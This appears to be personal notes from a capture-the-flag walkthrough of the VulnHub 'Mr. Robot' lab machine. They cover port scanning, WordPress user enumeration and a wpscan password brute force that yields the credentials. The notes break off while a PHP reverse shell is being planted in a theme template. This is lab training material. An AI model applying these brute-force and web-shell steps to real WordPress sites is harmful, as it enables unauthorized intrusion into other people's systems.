ip = 192.168.1.13
first running port scan on the target

nmap


open ports : 80,443,22
22/tcp closed ssh conn-refused
80/tcp open http syn-ack Apache httpd
443/tcp open ssl/http syn-ack Apache httpd

Port 80 http

we get a web shell on the website
http://192.168.1.13/prepare
http://192.168.1.13/fsociety
http://192.168.1.13/inform
http://192.168.1.13/question
http://192.168.1.13/wakeup
http://192.168.1.13/join


gobuster

website is running on wordpress




```
root@fsociety:~# Enter command. Type "help" to see a list of commands.
root@fsociety:~# █
```

found robots.txt
fsocity.dic
key-1-of-3.txt




```
User-agent: *
fsocity.dic
key-1-of-3.txt
```




```
073403c8a58a1f80d943455fb30724b9
```

First KEY= 073403c8a58a1f80d943455fb30724b9



I like where you head is at. However I'm not going to help you.

found /phpmyadmin but only accessible by local host




For security reasons, this URL is only accessible using localhost (127.0.0.1) as the hostname.

after looking here and there for a while i decided to look into using
downloaded fsocity.dic file seems like it's a dictionary of passwords but has duplicates
we can sort fsocity.dic | uniq > newfsocity.dic
and leave it for now

wpscan

wp scan --url mrrobot.vuln -e u
and we got something interesting




```
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://mrrobot.vuln/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
```

XML-RPC enabled
WordPress version 4.3.1

enumerating wordpress login

tried root admin superuser administrator but always same error



ERROR: Invalid username. Lost your password?


This connection is not secure. Logins entered here could be compromised. **Learn More**

tried the series main characters

mrrobot

mr.robot

elliot



ERROR: The password you entered for the username **elliot** is incorrect. Lost your password?

Username

elliot

Password


This connection is not secure. Logins entered here could be compromised. **Learn More**

and we get a hit


now we can try to brute force the password with the file we downloaded earlier from robots.txt using wpscan

wpscan --url mrrobot.vuln -U elliot -P ~/Downloads/newfsocity.dic

and we have 00 Progress/Boxes/VulHub/Linux/mrRobot/04 Creds



```
[+] Performing password attack on Xmlrpc Multicall against 1 user/s
[SUCCESS] - elliot / ER28-0652
```



WordPress 5.8.2 is available! Please update now.


Dashboard

WordPress 4.3.26 running Twenty Fifteen theme.


No activity yet!

Loading…

we are in wordpress now
we can try to upload a reverse shell into plugins or templates
let's do themes templates
first we open appearance and use the editor




now let's get our php-reverse-shell



```
┌──(kali㉿kali)-[~/Desktop/vulnhub/mrRobot]
└─$ cp /usr/share/laudanum/php/php-reverse-shell.php .

┌──(kali㉿kali)-[~/Desktop/vulnhub/mrRobot]
└─$ 
┌──(kali㉿kali)-[~/Desktop/vulnhub/mrRobot]
└─$ ls
clue  nmap  php-reverse-shell.php

┌──(kali㉿kali)-[~/Desktop/vulnhub/mrRobot]
└─$ cat php-reverse-shell.php |xclip -c
xclip: -c: No such file or directory

┌──(kali㉿kali)-[~/Desktop/vulnhub/mrRobot]
└─$ cat php-reverse-shell.php |xclip selection c
xclip: selection: No such file or directory

┌──(kali㉿kali)-[~/Desktop/vulnhub/mrRobot]
└─$ cat php-reverse-shell.php |xclip -selection c
```

and use 404.php template and delete it's content and add our reverse shell



WordPress 5.8.2 is available! Please update now.

Edit Themes

